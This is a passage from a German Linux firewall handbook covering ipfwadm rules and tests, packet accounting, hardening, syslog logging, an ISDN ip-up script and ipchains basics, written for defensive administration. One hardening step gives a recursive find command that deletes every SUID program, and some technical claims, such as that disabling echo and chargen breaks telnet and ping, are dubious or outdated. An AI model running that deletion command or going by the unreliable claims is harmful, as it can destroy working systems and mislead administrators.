ipfwadm -O -l -n

```
IP firewall output rules, default policy: deny
type  prot  source               destination          ports
rej   all   0.0.0.0/0             10.0.0.0/8          n/a
rej   all   0.0.0.0/0           127.0.0.0/8           n/a
acc   all   10.0.1.1               0.0.0.0/0          n/a
```

Die default policy ist deny. Es wird nirgendwo nach Portnummern selektiert.

Wichtig ist hierbei die Reihenfolge der Regeln, die auch bei der Ausgabe der Regeln streng eingehalten wird. Zuerst werden alle Regeln aufgelistet, die Pakete verbieten, und danach kommen die Regeln, die Pakete zulassen. Pakete, die erst zugelassen werden, sind hindurch. Ein Ablehnen eines Paketes durch eine nachfolgende Regel bleibt dann ohne Wirkung.

10.3 Überprüfung der eingehenden Regeln

ipfwadm -I -l -n

```
IP firewall input rules, default policy: deny
type  prot source               destination          ports
deny  all  10.0.0.0/8           0.0.0.0/0            n/a
acc   icmp 0.0.0.0/0            24.128.61.136        0,3,4,11,12
acc   icmp 24.128.0.0/16        24.128.61.136        8
deny  tcp  0.0.0.0/0            24.128.61.136        * -> 2049, 2000, 6000:6001
deny  udp  0.0.0.0/0            24.128.61.136        * -> 2049
acc   udp  24.128.60.8          24.128.61.136        53 -> 53
acc   tcp  0.0.0.0/0            24.128.61.136        1024:65535 -> 80
acc   tcp  0.0.0.0/0            24.128.61.136        80 -> 1024:65535
```

Die Regeln besagen:

- Unterbinde allen Netzwerkverkehr aus dem Netzwerk 10.0.0.0 für die IP - Nummern 10.0.0.1 bis 10.255.255.254 (/8 Option) nach überall (0.0.0.0/0) hin
- Eingehende ICMP Pakete werden akzeptiert (0,3,4,11,12)
- Eingehende PING Pakete werden nur von internen Hosts akzeptiert (8)
- TCP Pakete von einem externen Interface, die NFS, Openwindows oder X-Windows ansprechen, werden abgelehnt
- Jedes UDP Paket aus dem internen Netzwerk, welches auf den NFS Server zugreifen möchte, wird abgelehnt
- DNS loopkup und reverse lookups werden erlaubt
- WWW- Verbindungen aus dem Internet werden zugelassen

10.4 Das Testen der Regeln

Dem Test der Regeln kommt stets eine besondere Bedeutung zu. Es ist nicht notwendig, von außerhalb aus dem Internet einen Portscanner zu bemühen, um festzustellen, ob auch alle Regeln korrekt arbeiten. Hierzu gibt es in LINUX die Möglichkeit, mit ipfwadm diese Regeln sofort zu testen, ohne Netzwerkanschluß. In einem späteren Kapitel werden einige Vorzüge von Scannern behandelt.

ipfwadm -c berichtet, ab eine Regel zutrifft, oder nicht. Hierzu muß man einige Testpakete simulieren.

INTERXY ist durch eine beliebige IP - Nummer aus dem Internet zu ersetzen, INTRA1 muß eine IP - Nummer aus dem Intranet sein.

ipfwadm -I -c -P udp -W eth0 -V INTERXY -S any/0 53 -D INTRA1 53

Dieser Test prüft die eingehenden Regeln für UDP Pakete an dem Interface eth0, ob es DNS Pakete hineinläßt.

ipfwadm -I -c -k -P tcp -W eth0 -V INTERXY -S any/0 20 -D INTRA1 6000

Hier wird getestet, ob Pakete mit ACK Bit, also der Datenstrom nach einem Verbindungsaufbau aus dem Intranet von Port 20 eines Hostes aus dem Internet zu einem Host auf Port 6000 im Intranet erlaubt ist.

10.5 Zählen von Paketen (Accounting)

Das Zählen von Paketen ist recht einfach. Hier ein Beispiel:

```
ipfwadm -A -a -P tcp -S 0/0 -D 10.0.0.1 21
ipfwadm -A -a -P tcp -S 0/0 -D 10.0.0.1 20
ipfwadm -A -a -P tcp -S 10.0.0.1 21 -D 0/0
ipfwadm -A -a -P tcp -S 10.0.0.1 20 -D 0/0
```

Dieses Beispiel zählt den FTP Traffic zum und vom Server 10.0.0.1 nach überall hin. Port 20 ist der Datenkanal, über den die Pakete laufen, Port 21 ist der Verbindungskanal für FTP. Die Option **-A** steht für Accounting, die Option **-a** für append. Werden die Accounting-Regeln gerade neu aufgesetzt, so muß das **-a** durch **-i** ersetzt werden. Die Regeln kann man mit **ipfwadm -Af** alle geleichzeitig löschen. Zum Löschen von einzelnen Regeln lesen Sie bitte die Hilfe durch: **ipfwadm -h**, oder schauen Sie auf der Site http://www.xos.nl das ausführliche Handbuch durch.

```
ipfwadm -A -a -P tcp -S 0/0 -D 10.0.0.1 53
ipfwadm -A -a -P udp -S 0/0 -D 10.0.0.1 53
ipfwadm -A -a -P tcp -S 10.0.0.1 53 -D 0/0
ipfwadm -A -a -P udp -S 10.0.0.1 53 -D 0/0
```

Dieses Beispiel zählt den Traffic für den Nameserver. Da dieses Protokoll sowohl UDP als auch TCP verwendet, müssen beide Protokolle angegeben werden.

Warum 0/0 ?. Das Problem bei dem Zählen von Paketen ist, daß man nicht weiß, welchen Ausgangsport der anfragende Client verwendet. Es ist immer nur der Zielport bekannt, in diesem Fall Port 53. Daher 0/0.

Für das Zählen von anderen Protokollen muß man die Portnummer eines Dienstes genau kennen. Die möglichen Protokolle findet man in der Datei **/etc/protocols**, die tatsächlich aktivierten in der Datei **/etc/inetd.conf**. Es könnte jedoch auch sein, daß Dämonen per Hand aktiviert wurden, diese also nicht in der Datei **/etc/inetd.conf** für einen automatischen Start eingetragen wurden. Mit **netstat -a** kann man sich alle aktiven Dämonen/Dienste und deren Portbindung an die jeweiligen Interfaces ausgeben lassen:

```
root@tunix:/etc > netstat -a|more
Active Internet connections (including servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 *:6000                  *:*                     LISTEN
tcp        0      0 *:3128                  *:*                     LISTEN
tcp        0      0 localhost:1105          localhost:1106
ESTABLISHED
tcp        0      0 localhost:1106          localhost:1105
ESTABLISHED
tcp        0      0 localhost:1052          localhost:1104
ESTABLISHED
tcp        0      0 localhost:1104          localhost:1052
ESTABLISHED
tcp        0      0 localhost:1030          localhost:1050
ESTABLISHED
tcp        0      0 localhost:1050          localhost:1030
ESTABLISHED
```

```
tcp        0      0 localhost:1027          localhost:1028
ESTABLISHED
tcp        0      0 localhost:1028          localhost:1027
ESTABLISHED
tcp        0      0 localhost:1024          localhost:1026
ESTABLISHED
tcp        0      0 localhost:1026          localhost:1024
ESTABLISHED
tcp        0      0 *:www                   *:*                     LISTEN
tcp        0      0 *:ssh                   *:*                     LISTEN
tcp        0      0 *:linuxconf             *:*                     LISTEN
tcp        0      0 *:midinet               *:*                     LISTEN
tcp        0      0 *:btx                   *:*                     LISTEN
tcp        0      0 *:http-rman             *:*                     LISTEN
tcp        0      0 *:auth                  *:*                     LISTEN
tcp        0      0 *:finger                *:*                     LISTEN
tcp        0      0 *:pop3                  *:*                     LISTEN
tcp        0      0 *:login                 *:*                     LISTEN
tcp        0      0 *:shell                 *:*                     LISTEN
tcp        0      0 *:printer               *:*                     LISTEN
tcp        0      0 *:telnet                *:*                     LISTEN
tcp        0      0 *:ftp                   *:*                     LISTEN
tcp        0      0 *:time                  *:*                     LISTEN
tcp        0      0 *:chargen               *:*                     LISTEN
tcp        0      0 *:daytime               *:*                     LISTEN
tcp        0      0 *:discard               *:*                     LISTEN
tcp        0      0 *:echo                  *:*                     LISTEN
tcp        0      0 *:2049                  *:*                     LISTEN
tcp        0      0 *:722                   *:*                     LISTEN
tcp        0      0 *:690                   *:*                     LISTEN
tcp        0      0 *:sunrpc                *:*                     LISTEN
udp        0      0 *:1026                  *:*
```

Alle Ports, die auf "LISTEN" stehen, sind aktiv. Wie man sehen kann, sind viel zu viele Dienste unnötig aktiviert. Dieses ist ein Beispiel einer standardmäßig installierten LINUX Distribution. Es gibt einfach zu viele Angriffspunkte für Cracker.

Die Dienste **ECHO**, **DISCARD** und **CHARGEN** sind z.B. in der S.u.S.E. Distribution unnötig deaktiviert. Wenn diese deaktiviert werden, dann funktionieren z.B. TELNET und andere Dienste, wie PING nicht mehr korrekt. Es kann dann erhebliche Zeitverzögerungen beim Verbindungsaufbau oder beim Abbruch geben.

Auf einer Firewall sollten nur die unbedingt notwendigen Dienste und Dämomen laufen.

Für die Kernel 2.0 und 2.2 gibt es auf der Site http://www.freshmeat.net Kernelerweiterungen, die sogar für einzelne User Accounting durchführen können. Diese müssen in den Kernel einkompiliert werden. Zur einfacheren Bedienung finden sich dort auch Frontends, mit denen das Paketezählen sehr einfach ist. Diese Funktionieren auch mit der IPCHAINS Firewall im Kernel 2.2

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

10.6 Die Überprüfung der UNIX Sicherheit

Nicht nur unter UNIX ist es völlig unmöglich, absolute Sicherheit zu fordern. Das trifft um so mehr zu, je mehr Dienste oder Dämonen auf dem Server aktiviert wurden.

Beim Einsatz eines UNIX Servers in der DMZ sollte dieser als BASTION HOST , siehe hierzu Kapitel Architektur von Firewalls besonders abgesichert werden. Hierzu kann man natürlich die LINUX Kernelfirewall mit IPFWADM, IPCHAINS oder auch SF Firewall einsetzen. Auf der Firewall laufen dann jedoch viele Anwendungen. Diese Konstruktion nennt sich BASTION HOST.

Selbstverständlich muß unbedingt ein BASTION HOST durch zwei Firewalls abgesichert werden, eine auf der Seite des Internets, die andere auf der Seite des Intranets. Diese Firewalls dürfen natürlich keine weiteren Dienste aktiviert haben. Sie dienen auf der Seite des Internets der Überwachung und auf der Seite des Intranets der Sicherheit.

Zuerst möchte ich jedoch auf ein paar Quellen im Internet verweisen, die sich als recht nützlich erwiesen haben:

http://viper.dmrt.com/tools/=Linux/Misc/unix-sec-checklist.htm

Die Datei **unix-sec-checklist.htm** findet man auch auf unzähligen anderen Servern, oft jedoch in einer älteren Version. Wer in Suchmaschinen nach "UNIX" und "checklist" sucht, der wird bald fündig. In dieser Checkliste ist alles Wichtige und Grundlegende für die Absicherung von UNIX allgemein enthalten. Für unsere LINUX Firewall treffen diese Info´s leider nicht zu. Es gilt hier eine besondere Regel.

Die eiserne Regel bei Firewalls: Eine Firewall hat nur **eine Aufgabe**, nämlich **Firewalling**. Jede weitere Funktion, muß unbedingt ausgeschaltet werden. Das bedeutet im einzelnen:

- Entfernen aller Dienste aus der Datei **/etc/inetd.conf**. Danach ist eine Administration nur noch von der Console aus möglich.
- Entfernen aller unnötigen Software nach der Installation der Firewall, dazu gehören im Prinzip alle Pakete, die nicht direkt zur Administration notwendig sind, darunter auch alle Compiler, Quellcodes..... Wer sich einmal die LINUX Distributionen angeschaut hat, die auf eine FLOPPY passen, der wird einsehen, daß auf der Firewall noch weniger Programme notwendig sind, als dort. Ein TIP: TOM´S RESCUE DISK - Ein komplettes LINUX mit allen wichtigen Programmen und allen Treibern auf einer Diskette ! Siehe http://www.toms.net
- Entfernen Sie alle unnötigen User und Gruppen aus den Dateien **/etc/passwd** und **/etc/group**
- Entfernen Sie alle SUID und GID - Programme auf der Firewall. Sie finden Sie mit dem Befehl: **find / -perm -04000** , optional **-print -exec rm {} ";"**
- Alle verbleibenden Dienste, z.B. der SYSLOGD sollten in einer CHROOT() Umgebung installiert sein, was bedeutet, daß ein Angreifer, wenn er ein **buffer overflow** Problem des Dämon ausnutzt, höchstens auf ein Unterverzeichnis der Festplatte zugreifen kann. Wer sich intensiver damit beschäftigen muß, der findet im Kapitel chroot() weitere Tips.
- Alle verbleibenden Dienste sollten unter minimalen Userrechten laufen, z.B. **nobody** und **nogroup**
- Die Einträge aller User außer **root** und **userxyz** in der Datei **/etc/passwd** sollten statt **/bin/bash** den

Dummy- Eintrag **/bin/false** erhalten.

- Entfernen alle überflüssigen Protokolle aus dem Kernel durch Neukonfiguration und Neukompilation des Kernels.
- Entfernung aller überflüssigen Dämonen aus den Startup - Skripten **/etc/inittab**, **/sbin/init.d/rc.?d** oder **/etc/rc.d/rc.?d** sowie der Datei **/etc/rc.local**. Nachten sollte man stets auch auf die Dateien **.profile**, **/etc/profile** und **.bashrc** oder **.cshrc**
- Enfernung des KERNELD, damit keine Treiber dynamisch nachgeladen werden können.
- Überprüfen Sie die Authentizität aller noch verbleibenden Programme, Libraries oder Dämonen auf Quellcode-Ebene. Falls Sie nicht sicher sind, überprüfen Sie die MD5 Prüfsummen. Es könnte hierzu notwendig sein, daß viele Teile neu kompiliert werden müssen. Kompilieren Sie stets mit der Option **-static** in dem Makefile.
- Damit Sie sicher sein können, daß die verbleibenden Dämonen **buffer overflow** sicher sind, benutzen Sie die Kompiler der o.a. SecureLINUX Distributionen.

Wie Sie sehen, gibt es gute Gründe, eine Firewall nicht mit einer fertigen LINUX Distribution, wie z.B. RedHat oder S.u.S.E. Linux aufzubauen. Es gibt viel zu viel Software und aktive Dämonen, die man alle unbedingt ausschalten muß. Eine Firewall ist und bleibt ein äußerst sensibles Stück Software, wo ein einziger Fehler schon zuviel ist. Als Systemadministrator der Firewall sollte man alle noch vorhandenen User auf der Firewall gnadenlos eliminieren. Es sollte nur noch ein Useraccount und root auf der Firewall existieren. Übrigens sollte man sich einmal Gedanken darüber machen, welche Accounts bei einer Standard-Distribution, wie z.B. S.u.S.E. LINUX standardmäßig existieren:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:daemon:/sbin:/bin/bash
lp:x:4:7:lp daemon:/var/spool/lpd:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14::/var/lib/uucp/taylor_config:/bin/bash
games:x:12:100::/tmp:/bin/bash
man:x:13:2::/var/catman:/bin/bash
at:x:25:25::/var/spool/atjobs:/bin/bash
postgres:x:26:2:Postgres Database Admin:/var/lib/pgsql:/bin/bash
lnx:x:27:27:LNX Database Admin:/usr/lib/lnx:/bin/bash
mdom:x:28:28:Mailing list agent:/usr/lib/majordomo:/bin/bash
yard:x:29:29:YARD Database Admin:/usr/lib/YARD:/bin/bash
wwwrun:x:30:65534:Daemon user for apache:/tmp:/bin/bash
squid:x:31:65534:WWW proxy squid:/var/squid:/bin/bash
fax:x:33:14:Facsimile Agent:/var/spool/fax:/bin/bash
gnats:x:34:65534:Gnats Gnu Backtracking System:/usr/lib/gnats:/bin/bash
empress:x:35:100:Empress Database Admin:/usr/empress:/bin/bash
adabas:x:36:100:Adabas-D Database Admin:/usr/lib/adabas:/bin/bash
amanda:x:37:6:Amanda Admin:/var/lib/amanda:/bin/bash
ixess:x:38:29:IXware Admin:/usr/lib/ixware:/bin/bash
irc:x:39:65534:IRC Daemon:/usr/lib/ircd:/bin/bash
ftp:x:40:2:ftp account:/usr/local/ftp:/bin/bash
firewall:x:41:31:firewall account:/tmp:/bin/false
informix:x:43:34:Informix Database Admin:/usr/lib/informix:/bin/bash
```

```
named:x:44:44:Nameserver Daemon:/var/named:/bin/bash
virtuoso:x:45:100:Virtuoso Admin:/opt/virtuoso-lite:/bin/bash
nobody:x:65534:65534:nobody:/tmp:/bin/bash
user01:x:500:100::/platte2/home/user01:/bin/bash
user02:x:501:100::/home/user02:/bin/bash
user03:x:502:100::/home/user03:/bin/bash
```

Die Paßworte stehen in der Datei **/etc/shadow**. Welche Paßworte sind bei welchen Accounts vergeben ? Warum ist in der Datei **/etc/shadow** bei vielen Accounts kein Paßwort eingetragen ? Wofür ist dann überhaupt der Account gut ? Die Antwort ist einfach - SUID Programme und chroot() Programm nutzen diese Accounts. Diese besitzen ein SUID Bit (Siehe chmod). So verlangen z.B. einige Dämonen, wie sendmail ein solches Bit. In diesem Falle sollte man auf Dämonen ausweichen, die eine sichere Architektur besitzen. Einige Hinweise finden sich in späteren Kapiteln. Eventuell vorhandene suid Programme sollte man entweder löschen, oder aber das Bit entfernen. Empfehlenswert ist es stets, allen Usern, die keine Shell benötigen, in der Datei **/etc/passwd** anstelle der Shell **/bin/bash** den Dummy **/bin/false** einzutragen. Login Versuche scheitern somit alle.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

10.7 Logging von Ereignissen

Für das Loggen von Ereignissen ist der **SYSLOGD** zuständig. Fast alle Programme und Dämonen haben in ihrem Quellcode den **SYSLOGD** als Ziel der Fehlermeldungen angegeben. Dieser ist, sofern er mit der Option -r gestartet wird, auch von außerhalb (hoffentlich nur aus dem Intranet) zu erreichen. So kann man auf der Firewall oder einem Loghost im Intranet alle Meldungen von Servern, Clients und Firewall sammeln und gemeinsam auswerten, beispielsweise mit **argus** oder **logsurfer**, zwei sehr leistungsfähigen und zudem noch kostenlosen Werkzeugen. Damit die Kernel Firewall bei Verstößen gegen die Regeln auch eine Eintrag in das Logfile schreibt, muß man an jede Firewallregel die Option **-o** anhängen. Man stets auch immer berücksichtigen, daß auch der SYSLOGD für Angriffe, insbesondere für **buffer overflows** anfällig sein kann. Daher sollte man stets zwei Loghosts betreiben - die Firewall und einen Logserver im Intranet. Deren Logfiles sollten regelmäßig abgeglichen werden, um einen Angreifer mit hoher Sicherheit auch entdecken zu können. Jeder Angreifer ist nämlich bestrebt, schnellstmöglich die Logeinträge zu bereinigen. Der SYSLOG - Dämon besitzt zwar einen Schutz gegen das Fluten mit tausendfach identischen Einträgen, gegen einen geschickten Angriff mit wechselnden Angriffsweisen gibt es aber keinen Schutz. Damit die Festplatte nicht volläuft, sollte ein **logwrapper** installiert bzw. aktiviert werden. Dieser liegt bei jeder neueren Linux Distribution bei, und sorgt dafür, daß die LOG - Datei nicht zu groß wird.

Die Datei **/etc/syslog.conf** enthält einige Einträge, die festlegen, in welche Dateien welche Fehlermeldungen einsortiert werden sollen. Diese sollte so eingerichtet werden, daß

/var/log/auth Login Versuche aufzeichnet, **/var/log/secure** Verbindungs Versuche aufzeichnet (spoofing), **/var/log/messages** weitere Fehlermeldungen aufzeichnet.

Dann ist es wichtig, daß die wichtigen Dämonen so eingestellt wurden, daß diese auch tatsächlich Fehler an den SYSLOGD liefern. Einige Dämonen können nämlich auch in eigene Dateien schreiben. Das betrifft auch den LINUX Firewallkernel. Wir gehen aber nun davon aus, daß alle Events geloggt werden.

Auf was sollte man in Logfiles achten ? Nun, entscheidend ist es, Meldungen, die durch fehlerhafte Konfiguration verursacht werden, von echten Angriffen unterscheiden zu können. Man sollte in der Lage sein, einen echten Angriff von einem Portscanner unterscheiden zu können. Da es im Internet viele gemeine Quellcodes gibt, solle man einmal einige selber testen, um zu sehen, wie die Firewall oder der LINUX Host darauf reagiert, welche Fehlermeldungen erscheinen, und wie diese zu interpretieren sind. Man sollte sich aber darüber im Klaren sein, daß der Betrieb einer LINUX Firewall doch etwas elementarer ist, als der Betrieb einer teuren Firewall. Wer z.B. den Marktführer, Firewall-1 von Checkpoint auf SUN SOLARIS installiert, der wird sich wundern, welche Probleme auf ihn zukommen. Die Tücke steckt auch hier im Detail. Der Betrieb unter Windows NT ist ebenso mit vielen Problemen gesät, die sich ohne professionelle Hilfe nicht lösen lassen. LINUX Firewall sind mit Abstand die am besten dokumentierten Systeme, die man finden kann. Hilfe gibt´s hier stets im Internet in den NEWSGROUPS. Das wichtigste ist jedoch, im Falle eines Angriffs sich auf die erwähnten

Analysewerkzeuge zu besinnen, und einfach mal das System in Ruhe beobachten. Wenn man dann einen Angriff bemerkt, der zudem noch erfolgreich ist, ist noch lange keine Panik angesagt. Es dauert seine Zeit, bis ein Angreifer sich im Intranet zurechtgefunden hat, die Sicherheitsschranken der Server überwunden hat, und er anfangen kann, die Daten über ISDN zu kopieren. Besonderes Augenmerk sollte man auch auf Aufzeichnungslücken des SYSLOGD haben. Unter fast allen LINUX 2.0 Versionen ist es relativ einfach möglich, durch die Firewall hindurch den INETD und den SYSLOGD mit einem DoS Angriff stillzulegen. Der Grund ist ein Fehler im Kernel selber, der erst in der Kernelversion 2.2 (oder 2.0 mit Patches) beseitigt wurde. Hierbei ist es für einen Angreifer möglich, den SYSLOGD stillzulegen, damit er keinerlei Spuren des Angriffs mehr aufzeichnen kann. Man sollte sich also niemals **nur** auf die LOGDATEIEN **einer** LINUX Firewall verlassen. Wer einmal live einige solche Angriffe beobachten konnte, der kann viel lernen.

Zum Schluß noch einmal der Hinweis auf den DFN-CERT. In dessen Archiven befindet sich eine scheinbar völlig veraltete Anleitung zur Absicherung von UNIX. Leider hat sich bei UNIX im Prinzip seit Jahren nichts elementares mehr getan, außer das der Marktanteil von freien UNIX´en stark gestiegen ist. Der DFN-CERT betreibt ein unschätzbar wertvolles Archiv mit vielen wichtigen Themen. Reinschauen lohnt sich !

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

11. Aufbau eines LINUX ISDN Firewall-Routers

Der Schritt zu einem ISDN Router unter LINUX mit Firewall besteht nun aus der konsequenten Umsetzung der Firewallregeln auf das ISDN Interface. Da zum Zeitpunkt der Einwahl die dynamische IP - Nummer erst noch vergeben wird, ist es nicht möglich, die Firewallregeln vorher aufzusetzen. Man kann sich aber damit behelfen, daß ein Teil der Firewallregeln nach dem Verbindungsaufbau aktiviert wird. Hierzu muß man sichergehen, daß während des Verbindungsaufbau die Firewallregeln alle gelöscht sind, und daß die default policy des externen Interfaces auf deny steht, und spoofing verhindert wird. Somit können für die kurze Zeit des Verbindungsaufbaues keine Angreifer in das Intranet vordringen. Wie aktiviert man jedoch weitere Firewallregeln nach dem Verbindungsaufbau ? Im Grunde liegt das ganze Geheimnis in der Datei **/etc/ppp/ip-up**, die identisch mit der Datei **/etc/ppp/ip-down** ist. Hier müssen die entsprechenden Firewallregeln in der Sektion **ip-up** und **ip-down** eingefügt bzw. verändert werden. Hier ein Beispiel:

```
BASENAME=`basename $0`
INTERFACE=$1
DEVICE=$2
SPEED=$3
LOCALIP=$4
REMOTEIP=$5

if [ -z "$REMOTEIP" ]; then
    echo "Usage: $0 <INTERFACE> <DEVICE> <SPEED> <LOCALIP> <REMOTEIP>"
    exit 1
fi


case "$INTERFACE" in
ippp*)

    . /etc/rc.config

    # find the device
    found=0
    for I in $NETCONFIG; do
        eval NETDEV=\$NETDEV$I
        if [ $NETDEV = $INTERFACE ]; then
            found=1
            break;
        fi
    done
    if [ $found -eq 0 ]; then
        echo "Device '$INTERFACE' not configured in '/etc/rc.config'"
        exit 1
    fi

    eval IFCONFIG=\$IFCONFIG$I
    DEST=`grep -v "^#" /etc/route.conf | grep "$INTERFACE\$" | awk '{ print $1}'`
    DEFAULT=`grep -v "^#" /etc/route.conf | grep default | awk '{ print $2}'`

    #echo "ok, NETDEV:$NETDEV; IFCONFIG:$IFCONFIG."
    #echo "    DEST: $DEST; DEFAULT: $DEFAULT"

    case "$BASENAME" in
```

```
ip-up)
    # default deny
    #ipfwadm -I -p deny
    #ipfwadm -O -p deny

    # flush
    #ipfwadm -I -f
    #ipfwadm -O -f

    # accept dns
    #ipfwadm -O -a accept -P udp -S 0/0 53 1024:65535 -D 0/0 53 -W $INTERFACE
    #ipfwadm -I -a accept -P udp -D 0/0 53 1024:65535 -S 0/0 53 -W $INTERFACE
    #ipfwadm -O -a accept -P tcp -S 0/0 53 1024:65535 -D 0/0 53 -W $INTERFACE
    #ipfwadm -I -a accept -P tcp -D 0/0 53 1024:65535 -S 00/0 53 -k -W $INTERFACE

    # accept conect from client to internet
    #ipfwadm -O -a accept -P tcp -S 0/0 1024:65535 -D 0/0 -W $INTERFACE
    #ipfwadm -I -a accept -P tcp -D 0/0 1024:65535 -S 0/0 -k -W $INTERFACE

    # deny, last match
    #ipfwadm -I -a deny -P tcp -S 0/0 -D 0/0 -W $INTERFACE
    #ipfwadm -I -a deny -P udp -S 0/0 -D 0/0 -W $INTERFACE

    # default accept
    #ipfwadm -I -p accept -W $INTERFACE
    #ipfwadm -O -p accept -W $INTERFACE

    /sbin/route add default gw $REMOTEIP dev $INTERFACE

    # maybe you want to start mail services:
    # set follow variables in /etc/rc.config
    #    SENDMAIL_TYPE="yes"
    #    SENDMAIL_SMARTHOST="<ISP-mailserver>"
    #    SENDMAIL_ARGS="-bd -om"
    #    SENDMAIL_EXPENSIVE="yes"
    #    SENDMAIL_NOCANONIFY="yes"
    #/usr/sbin/sendmail -q &
    #/usr/bin/fetchmail -a -v >>/var/log/fetchmail 2>&1 &
    ;;
ip-down)
    # restart interface
    /sbin/ifconfig $INTERFACE down
    # workaround due to kernel problem with 'kernd':
    sleep 1
    /sbin/ifconfig $INTERFACE $IFCONFIG

    # flush, del all rules
    #ipfwadm -I -f
    #ipfwadm -O -f

    # set routes from /etc/route.conf
    test -z "$DEST"    || /sbin/route add -host $DEST dev $INTERFACE
    test -z "$DEFAULT" || /sbin/route add default gw $DEFAULT
    ;;
*)
    ;;
esac
;;
```

```
ppp*)
    # Analog-PPP, add commands if you need...
    ;;
*)
    # dont know...
    ;;
esac
```

Wer noch möchte, daß seine E-Mail gleichzeitig aus einem Sammelaccount von einem POP3 Server im Internet abgeholt und verteilt wird, der muß noch eine weitere Zeile **fetchmail -a -v** in der Datei **/etc/ppp/ip-up** und die Konfigurationsdatei des **fetchmail** -Programmes **/root/.fetchmailrc** anpassen.

Nun muß nur noch der SQUID Dämon gestartet werden, und fertig ist der Firewall-Router mit PROXY-Cache. Wer darüber hinaus auch noch den ganzen Router über ein komfortables WWW-Interface administrieren können möchte, und für die unterschiedlichen User Internet-Sites sperren oder freigeben möchte, der sollte sich nach WEBMIN umschauen. Wer WEBMIN auf deutsch installieren möchte, der mag sich auf http://little-idiot.de umschauen.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

12. Aufbau einer Firewall mit ipchains

Die ist die Anleitung zur Linux 2.2 Kernel Firewall **ipchains**. Um Linux für den Einsatz als Firewall vorzubereiten, sollte man bei Schwierigkeiten das NET-3-HOWTO durchlesen. Beim Einsatz von RedHat 5.2 Linux dürfte es aber keine besonderen Probleme bei dem Aufsetzen von zwei Netzwerk-Interfaces geben. Die Linux Firewall 2.2 läßt sich auch zusammen mit ISDN Karten als ISDN Router und Firewall gleichzeitig betreiben.

Für diejenigen, die sich bereits mit dem `ipfwadm` Toolkit unter Linux 2.0 auskennen, seien die Ergänzungen in dem Abschnitt Unterschiede zwischen ipchains und ipfwadm und den Abschnitt Wie man den `ipfwadm-wrapper' einsetzt empfohlen.

12.1 Was ist ipchains ?

Linux 2.2 `ipchains` ist eine komplette Neuentwicklung des Linux IPv4 Firewall Codes, der hauptsächlich auf den Quellen von BSD 4.4 mit all seinen herausragenden Eigenschaften beruht. Es ist eine Portierung des `ipfw` Toolkits, welches aus der Feder von Darren Reed stammt, der auch an den Portierungen auf Solaris 2.5/2.6/2.7 und den BSD Derivaten NetBSD, OpenBSD und FreeBSD mitgewirkt hat.

12.2 Verbesserungen in Linux 2.2

Der ältere Linux Firewall Code besaß einige Einschränkungen, wie z.B. 32 Bit Counter für die TCP/IP Sequenznummern, die insbesondere bei HiSpeed Netzwerken schnell zu einen `wrap around` führten. Dies ermöglichte einige neue Arten des `session hijacking`.

Desweiteren konnte der ältere Linux Kernel nicht andere Protokolle, wie IPX oder SPX handeln. Es fehlten darüber hinaus inverse Filterregeln und Eigenschaften, wie `port redirection`. Das komplette Design der Filterregeln wurde von der unübersichtlichen Vermischung von Regeln für IP-Adressen und Regeln für Ports zu einem Design mit Ketten (chains) von Filterregeln hin verändert. Die Chains verfolgen eine gänzlich andere Architektur, sodaß es zwar möglich ist, die Regeln von `ipfwadm` fast 1:1 zu übersetzen (z.B. mit ipfwad2ipcheins), man aber das Design überdenken sollte, insbesondere hinsichtlich der Wartbarkeit. Die Managebarkeit der Firewall Regeln konnte somit erheblich verbessert werden.

12.3 Update von Linux 2.0 Kerneln ?

Momentan wird `ipchains` in allen neuen 2.2 er Kerneln mitgeliefert. Für Kernel 2.0.35 und 2.0.36 gibt es jedoch einen Patch, sodaß der Umstieg auf den kompletten Kernel 2.2 mit glib2 nicht erforderlich ist. Dieser Patch ist allerdings inkompatibel zu den Funktionen ipportfw und ipautofw, sodaß diese Funktionen beim Kompilieren des Kernels deaktiviert werden müssen. Wer diese ohnehin nicht benötigt, der kann sich viel Arbeit sparen.

12.4 Die Homepage von IPCHAINS

Die offizielle Homepage ist: The Linux IP Firewall Chains Page

Hier findet sich auch eine Mailing Liste für BUGS, Diskussionen und Programmierung der Firewall. Um sich anzumelden, sollten man eine e-Mail an die Adresse ipchains-request@wantree.com.au senden. Im Inhalt der e-Mail sollte "subscribe" stehen (nicht im Subject!). Um an die Liste zu mailen, kann wie üblich eine e-Mail an die Adresse ipchains@wantree.com.au gesendet werden.

12.5 Fallstricke mit Kernel Optionen für LINUX 2.0 und 2.2

Die Vielzahl von Adaptern und möglichen Kernel-Einstellungen sind für Anfänger nicht nur verwirrend, sondern können auch die Firewall völlig unsicher machen. Hier eine Diskussion der Probleme bei einigen Kernel - Einstellungen:

- **Fast Switching** Ein Problem beim Tuning von LINUX sind die sogenannten Jumbo Frames oder Large Frames, die mit einer MTU > 9000 Bytes arbeiten. Es gibt im Kernel von LINUX 2.0 und 2.2 eine Option zusammen mit dem Einsatz von Myrinet, DEC, 3COM GIGABIT Adapter, die es erlaubt, diese sogenannten Jumbo-Pakete direkt über den PCI-BUS von Adapter zu Adapter weiterzuleiten. Diese Option wird im Kernel von LINUX 2.0 oder 2.2 "fast switching" genannt und verhindert, daß der Kernel bzw. die Firewall - Routinen überhaupt angesprochen werden. Das bringt natürlich einen erheblichen Gewinn an Geschwindigkeit. Pakete mit kleiner MTU (< 1500) werden hingegen in jedem Falle gefiltert, Jumbo Frames in Abhängigkeit der Kernel - Einstellungen nicht. Das steht zwar nirgendwo in der Dokumentation von LINUX, aber im Quellcode (Ich habe lange danach gesucht, warum Jumbo Frames nicht gefiltert werden....).
- Ein weiteres Problem betrifft Kernel 2.2 und die Option **IP: advanced router**. Hier kann versehentlich die Option **rp_filter** für Spoofing - Detection abgeschaltet werden (z.B. mit sysctrl). Dieses sollte man erst gar nicht zulassen, indem man diese Option abschaltet und den Kernel neu kompiliert.
